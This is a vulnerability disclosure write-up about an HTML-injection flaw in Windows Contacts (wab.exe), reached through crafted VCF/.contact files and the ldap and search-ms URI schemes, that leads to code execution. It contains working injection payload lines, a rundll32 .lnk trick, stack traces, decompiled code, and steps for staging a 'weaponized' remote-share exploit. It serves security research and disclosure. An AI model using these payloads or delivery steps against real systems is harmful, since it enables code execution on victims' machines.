This is the story about another forgotten 0day fully disclosed more than 4 years ago by John Page (aka hyp3rlinx). To understand the report, you have to consider i’m stupid 🙂 And my stupidicity drives me to take longer paths to solve simple issues, but it also leads me to figure out another ways to exploit some bugs. Why do i say this? Because i was unable to quickly understand that the way to create a .contact file is just browsing to Contact folder in order to create the contact, instead of that, i used this info to first create a VCF file and then, i wrongly thought that this was some type of variant. That was also because of my brain can’t understand some 0days are forgotten for so long time ¯\(ツ)/¯ Once done that and after the “wontfix” replies by MSRC and ZDI, further investigations were made to increase the severity, finally reaching out .contact files and windows url protocol handler “ldap”.
Details
Vendor: Microsoft.
App: Microsoft Windows Contacts.
Version: 10.0.19044.1826.
Tested systems: Windows 10 & Windows 11.
Tested system versions: Microsoft Windows [Version 10.0.19044.1826] & Microsoft Windows [Version 10.0.22000.795]
Intro
While i was reading the exploit code for this vulnerability which was actually released as 0day and it’s possible to find ZDI’s report.
Update 2022/07/21: After reporting this case to MS, MSRC’s folks rightly pointed me out Windows Contacts isn’t the default program to open VCF files.

Further research still demonstrates the default program for VCF files on Win7 ESU & WinServer2019 is Windows Contacts (wab.exe), otherwise MS People (PeopleApp.exe) is used. Here is a full table of this testing:
Windows 7: Default program for VCF files is Windows Contacts (wab.exe).
Windows Server 2019: Default program for VCF files is Windows Contacts (wab.exe).
Windows 10: Default program for VCF files is MS People (PeopleApp.exe).
Windows 10 + MS Office: Default program for VCF files is MS Outlook (outlook.exe).
Windows 11: Default program for VCF files is MS People (PeopleApp.exe).
Anyway they still argue there’s some social engineering involved such as opening a crafted VCF file and clicking on some links to exploit the bug so doesn’t meet the MSRC bug bar for a security update.

Update 2022/07/25: Well, after further research, it’s the same bug. I’ve been finally able to find a .contact proof of concept. It’s actually possible to correctly parse a .contact file using HTML entities. Note this solves the previous issue (Update 2022/07/21) and this file format (.contact) is opened by Windows Contacts, default program for this file extension, even when MS Office is installed in the system. It just needs a first file association if hasn’t yet been done, but the only program installed by default to do that is Windows Contacts.
Update 2022/07/25: This further research made me to reach a point that i was trying to reach some time ago: Use some URL protocol handler to automatically open crafted contact data to exploit the bug. I was finally able to get it working thanks to ldap uri scheme, which is associated by default to Windows Contacts application, so just setting a rogue LDAP server up and serving the payload data under mail, url or wwwhomepage attributes, the exploiting impact is increased because now it’s not needed to double click a malicious VCF/Contact file, we can deliver this using url protocols.

Update 2023/02/08: As a gesture of goodwill by MSRC, John Page (aka hyp3rlinx) has been included in the acknowledgement page for CVE-2022-44666 discovery.
Description
The report basically is the same than above links, however i’ve improved a bit the social engineering involved. In fact, the first thing that i made was to improve the way the links are seen, just like it were a XSS vulnerability, it’s actually an HTML injection so it’s possible to close the first anchor element and insert a new one. Then, i wanted to remove the visibility for those HTML elements so just setting as long “innerHTML” as possible would be enough to hide them (because of there are char limits).
This is the final payload used:
URL;WORK:"></a><a href="/en/notepad/">CLICKMEEEEE...</a>To watch what happens, run procmon and setup a fake target of href attribute like this:
URL;WORK:"></a><a href="/en/foo.exe/">CLICKMEEEEE...</a>Once clicked the link, an output like this is observed in procmon:

This is the stacktrace for the first “CreateFile” operation:
0	FLTMGR.SYS	FltpPerformPreCallbacksWorker + 0x36c	0xfffff806675a666c	C:\WINDOWS\System32\drivers\FLTMGR.SYS
1	FLTMGR.SYS	FltpPassThroughInternal + 0xca	0xfffff806675a611a	C:\WINDOWS\System32\drivers\FLTMGR.SYS
2	FLTMGR.SYS	FltpCreate + 0x310	0xfffff806675dc0c0	C:\WINDOWS\System32\drivers\FLTMGR.SYS
3	ntoskrnl.exe	IofCallDriver + 0x55	0xfffff8066904e565	C:\WINDOWS\system32\ntoskrnl.exe
4	ntoskrnl.exe	IoCallDriverWithTracing + 0x34	0xfffff8066909c224	C:\WINDOWS\system32\ntoskrnl.exe
5	ntoskrnl.exe	IopParseDevice + 0x117d	0xfffff806694256bd	C:\WINDOWS\system32\ntoskrnl.exe
6	ntoskrnl.exe	ObpLookupObjectName + 0x3fe	0xfffff8066941329e	C:\WINDOWS\system32\ntoskrnl.exe
7	ntoskrnl.exe	ObOpenObjectByNameEx + 0x1fa	0xfffff806694355fa	C:\WINDOWS\system32\ntoskrnl.exe
8	ntoskrnl.exe	NtQueryAttributesFile + 0x1c5	0xfffff80669501125	C:\WINDOWS\system32\ntoskrnl.exe
9	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x25	0xfffff806692097b5	C:\WINDOWS\system32\ntoskrnl.exe
10	ntdll.dll	NtQueryAttributesFile + 0x14	0x7ff8f0aed4e4	C:\Windows\System32\ntdll.dll
11	KernelBase.dll	GetFileAttributesW + 0x85	0x7ff8ee19c045	C:\Windows\System32\KernelBase.dll
12	shlwapi.dll	PathFileExistsAndAttributesW + 0x5a	0x7ff8ef20212a	C:\Windows\System32\shlwapi.dll
13	shlwapi.dll	PathFileExistsDefExtAndAttributesW + 0xa1	0x7ff8ef2022b1	C:\Windows\System32\shlwapi.dll
14	shlwapi.dll	PathFileExistsDefExtW + 0x3f	0x7ff8ef2021ef	C:\Windows\System32\shlwapi.dll
15	shlwapi.dll	PathFindOnPathExW + 0x2f7	0x7ff8ef201f77	C:\Windows\System32\shlwapi.dll
16	shell32.dll	PathResolve + 0x154	0x7ff8eebb0954	C:\Windows\System32\shell32.dll
17	shell32.dll	CShellExecute::QualifyFileIfNeeded + 0x105	0x7ff8eebb05c9	C:\Windows\System32\shell32.dll
18	shell32.dll	CShellExecute::ValidateAndResolveFileIfNeeded + 0x5e	0x7ff8eeb1e422	C:\Windows\System32\shell32.dll
19	shell32.dll	CShellExecute::_DoExecute + 0x6d	0x7ff8eeb1e1cd	C:\Windows\System32\shell32.dll
20	shell32.dll	<lambda_519a2c088cd7d0cdfafe5aad47e70646>::<lambda_invoker_cdecl> + 0x2d	0x7ff8eeb09fed	C:\Windows\System32\shell32.dll
21	SHCore.dll	_WrapperThreadProc + 0xe9	0x7ff8f098bf69	C:\Windows\System32\SHCore.dll
22	kernel32.dll	BaseThreadInitThunk + 0x14	0x7ff8f07e7034	C:\Windows\System32\kernel32.dll
23	ntdll.dll	RtlUserThreadStart + 0x21	0x7ff8f0aa2651	C:\Windows\System32\ntdll.dll
Setting a breakpoint in Shell32!ShellExecuteExW, we can have a clearer picture of the functions involved:
CommandLine: "C:\Program Files\Windows Mail\wab.exe" /vcard C:\Users\admin\Documents\vcf-0day\exploit.vcf
...
ModLoad: 00007ff7`c7d50000 00007ff7`c7dd5000   wab.exe
...
0:000> bp SHELL32!ShellExecuteExW
...
Breakpoint 0 hit
SHELL32!ShellExecuteExW:
00007ff8`eeb20e40 48895c2410      mov     qword ptr [rsp+10h],rbx ss:000000d8`dc2dae88=0000000000090622
0:000> k
 # Child-SP          RetAddr           Call Site
00 000000d8`dc2dae78 00007ff8`d3afee27 SHELL32!ShellExecuteExW
01 000000d8`dc2dae80 00007ff8`d3ad7802 wab32!SafeExecute+0x143
02 000000d8`dc2dbf90 00007ff8`ef3b2920 wab32!fnSummaryProc+0x1c2
03 000000d8`dc2dbfc0 00007ff8`ef3b20c2 USER32!UserCallDlgProcCheckWow+0x144
04 000000d8`dc2dc0a0 00007ff8`ef3b1fd6 USER32!DefDlgProcWorker+0xd2
05 000000d8`dc2dc160 00007ff8`ef3ae858 USER32!DefDlgProcW+0x36
06 000000d8`dc2dc1a0 00007ff8`ef3ade1b USER32!UserCallWinProcCheckWow+0x2f8
07 000000d8`dc2dc330 00007ff8`ef3ad68a USER32!SendMessageWorker+0x70b
08 000000d8`dc2dc3d0 00007ff8`d93a6579 USER32!SendMessageW+0xda
09 000000d8`dc2dc420 00007ff8`d93a62e7 comctl32!CLink::SendNotify+0x12d
0a 000000d8`dc2dd560 00007ff8`d9384bb8 comctl32!CLink::Notify+0x77
0b 000000d8`dc2dd590 00007ff8`d935add2 comctl32!CMarkup::OnButtonUp+0x78
0c 000000d8`dc2dd5e0 00007ff8`ef3ae858 comctl32!CLink::WndProc+0x86ff2
0d 000000d8`dc2dd6f0 00007ff8`ef3ae299 USER32!UserCallWinProcCheckWow+0x2f8
0e 000000d8`dc2dd880 00007ff8`ef3ac050 USER32!DispatchMessageWorker+0x249
0f 000000d8`dc2dd900 00007ff8`d92b6317 USER32!IsDialogMessageW+0x280
10 000000d8`dc2dd990 00007ff8`d92b61b3 comctl32!Prop_IsDialogMessage+0x4b
11 000000d8`dc2dd9d0 00007ff8`d92b5e2d comctl32!_RealPropertySheet+0x2bb
12 000000d8`dc2ddaa0 00007ff8`d3acfb68 comctl32!_PropertySheet+0x49
13 000000d8`dc2ddad0 00007ff8`d3ace871 wab32!CreateDetailsPropertySheet+0x930
14 000000d8`dc2de140 00007ff8`d3ad68f5 wab32!HrShowOneOffDetails+0x4f5
15 000000d8`dc2de390 00007ff8`d3af800f wab32!HrShowOneOffDetailsOnVCard+0xed
16 000000d8`dc2de400 00007ff7`c7d51b16 wab32!WABObjectInternal::VCardDisplay+0xbf
17 000000d8`dc2de450 00007ff7`c7d52c28 wab!WinMain+0x896
18 000000d8`dc2dfab0 00007ff8`f07e7034 wab!__mainCRTStartup+0x1a0
19 000000d8`dc2dfb70 00007ff8`f0aa2651 KERNEL32!BaseThreadInitThunk+0x14
1a 000000d8`dc2dfba0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
And the involved pseudo-code is the next:
_int64 __fastcall fnSummaryProc(HWND hWnd, int a2, WPARAM a3, LONG_PTR a4)
{

...

      default:
        if ( !((v22 + 4) & 0xFFFFFFFD) && *(_WORD *)(v5 + 136) )
          SafeExecute(v7, (const unsigned __int16 *)v9, (const unsigned __int16 *)(v5 + 136)); <== FOLLOW THIS PATH
        break;
    }
  }
  return 1i64;
}


__int64 __fastcall SafeExecute(HWND a1, const unsigned __int16 *a2, const unsigned __int16 *a3)
{
  const unsigned __int16 *v3; // rbx
  HWND v4; // rdi
  unsigned int v5; // ebx
  BOOL v6; // ebx
  __int64 v7; // rdx
  OLECHAR *v8; // rax
  signed int v10; // eax
  DWORD pcchCanonicalized; // [rsp+20h] [rbp-E0h]
  SHELLEXECUTEINFOW pExecInfo; // [rsp+30h] [rbp-D0h]
  OLECHAR Dst[2088]; // [rsp+A0h] [rbp-60h]

  v3 = a3;
  v4 = a1;
  memset_0(Dst, 0, 0x1048ui64);
  pcchCanonicalized = 2084;
  v5 = UrlCanonicalizeW(v3, Dst, &pcchCanonicalized, 0);
  if ( (v5 & 0x80000000) == 0 )
  {
    v6 = UrlIsW(Dst, URLIS_FILEURL);
  pExecInfo.hProcess = 0i64;
      pExecInfo.hwnd = 0i64;
      pExecInfo.lpVerb = 0i64;
      _mm_store_si128((__m128i *)&pExecInfo.lpParameters, (__m128i)0i64);
      *(_OWORD *)&pExecInfo.hInstApp = 0i64;
      *(_OWORD *)&pExecInfo.lpClass = 0i64;
      *(_OWORD *)&pExecInfo.dwHotKey = 0i64;
      if ( !ShellExecuteExW(&pExecInfo) ) <== CALL HERE
      {
        v10 = GetLastError();
        v5 = (unsigned __int16)v10 | 0x80070000;
        if ( v10 <= 0 )
          v5 = v10;
      }
  }
  ...
}
After this, it’s clear the issue actually involves SysLink controls in comctl32.dll library and how the href attribute is parsed by wab32.dll library.
It isn’t possible to use remote shared locations or webdavs to exploit this.
URL;WORK:"></a><a href="/en/\\127.0.0.1@80\test\payload.exe/">CLICKMEEEEE...</a>
URL;WORK:"></a><a href="/en/\\vboxsvr\test\payload.exe/">CLICKMEEEEE...</a>
The file info is queried but is never executed.

It’s possible to use relative paths such as:
URL;WORK:"></a><a href="/en/foo\foo.exe/">CLICKMEEEEE...</a>
Example:
URL;WORK:"></a><a href="/en/hidden\payload.exe/">CLICKMEEEEE...</a>
Just going further and while testing rundll32 as attack vector, just noticed it was not possible to use arguments with the payload executable selected. However using a lnk file which targets a chosen executable, it was possible to use cmdline arguments. It’s a bit tricky but it works.
URL;WORK:"></a><a href="/en/hidden\run.lnk/">CLICKMEEEEE...</a>Target of run.lnk:
rundll32.exe hidden\payload.bin,Foo"

This looks more interesting because it’s not needed to drop an executable in the target system.
Impact
Remote Code Execution as the current user logged.
Proofs of Concept
It has to exist file association to use Windows Contacts to open .vcf files.
Update 2021/07/25: For Contact files (.contact) there is only one application to open them by default: Windows Contacts, even when MS Office is installed in the target system.
Using files located in ./report-pocs/:
Double-click the file exploit.vcf (Update 2021/07/25: Or double-click the file exploit.contact).
Do single click in one of “click-me” links.
It launches notepad.exe using different ways to execution:
3.1. Link 1: Run .lnk file that triggers rundll32 with a crafted library.
3.2. Link 2: This triggers the execution of an executable located in folder “hidden” as a local path.
3.3. Link 3: Directly.
There are a couple of videos attached in ./videos:

./videos/simple-payload.gif: This is an example to download a single vcf file and triggers the bug.

./videos/full-payload.gif: This is a more complex example which downloads a zip file that allows to trigger all the payloads.
This is a summary of the proof of concept files located in ./report-pocs/:
./report-pocs/exploit.vcf: Proof of concept to double-click it.
./report-pocs/exploit.zip: Zipped file to be downloaded which includes all the tricks to exploit the bug (video: full-payload.gif)
./report-pocs/hidden/payload.lnk: LNK file to run the payload with cmdline arguments.
./report-pocs/hidden/payload.bin: DLL payload. It finally runs notepad.exe
./report-pocs/hidden/payload.exe: Executable payload. It finally runs notepad.exe
And files located in ./src:
dllmain.cpp: DLL library used as payload (payload.bin).
payload.cpp: Executable used as payload (payload.exe).
Further exploitation
For further exploitation and as the vulnerability doesn’t allow to load remote shared location files, uri protocol “search-ms” is an interesting vector. You’ll find proofs of concept which only trigger a local binary like calc or notepad and more complex proofs of concept that i’ve named as weaponized exploit, because of they don’t execute local files. These pocs & exploits are located in ./further-pocs/.
This is a summary of target applications:
Browsers: MS Edge, Google Chrome, Mozilla Firefox & Opera. Note uri protocol “search-ms” is disabled for Mozilla Firefox at the time of writing this write-up.
MS Word.
PDF Readers (mainly Adobe Acrobat Reader DC & Foxit PDF Reader).
In order to reproduce:
Setup a remote shared location (SMB or WebDav). Copy content of ./further-pocs/to-copy-in-remote-shared-location/ into it.
If wanted, hide the files running ./further-pocs/to-copy-in-remote-shared-location/setup-hidden.bat.
Modify file exploit.html/poc.html located in ./further-pocs/[vector or target app]/remote-weaponized-by-searchms/ to point to your remote shared location.
Start a webserver in the target app path, that is: ./further-pocs/[vector or target app]/[poc||remote-weaponized-by-searchms]/.
Run poc/exploit files depending on the case.
For further info, watch the videos located in ./videos:

6.1. PoC for browsers: ./videos/browsers-poc.gif

6.2. Exploit for browsers: ./videos/browsers-exploit.gif.
6.3. PoC for MS Word: ./videos/msword-poc.gif.
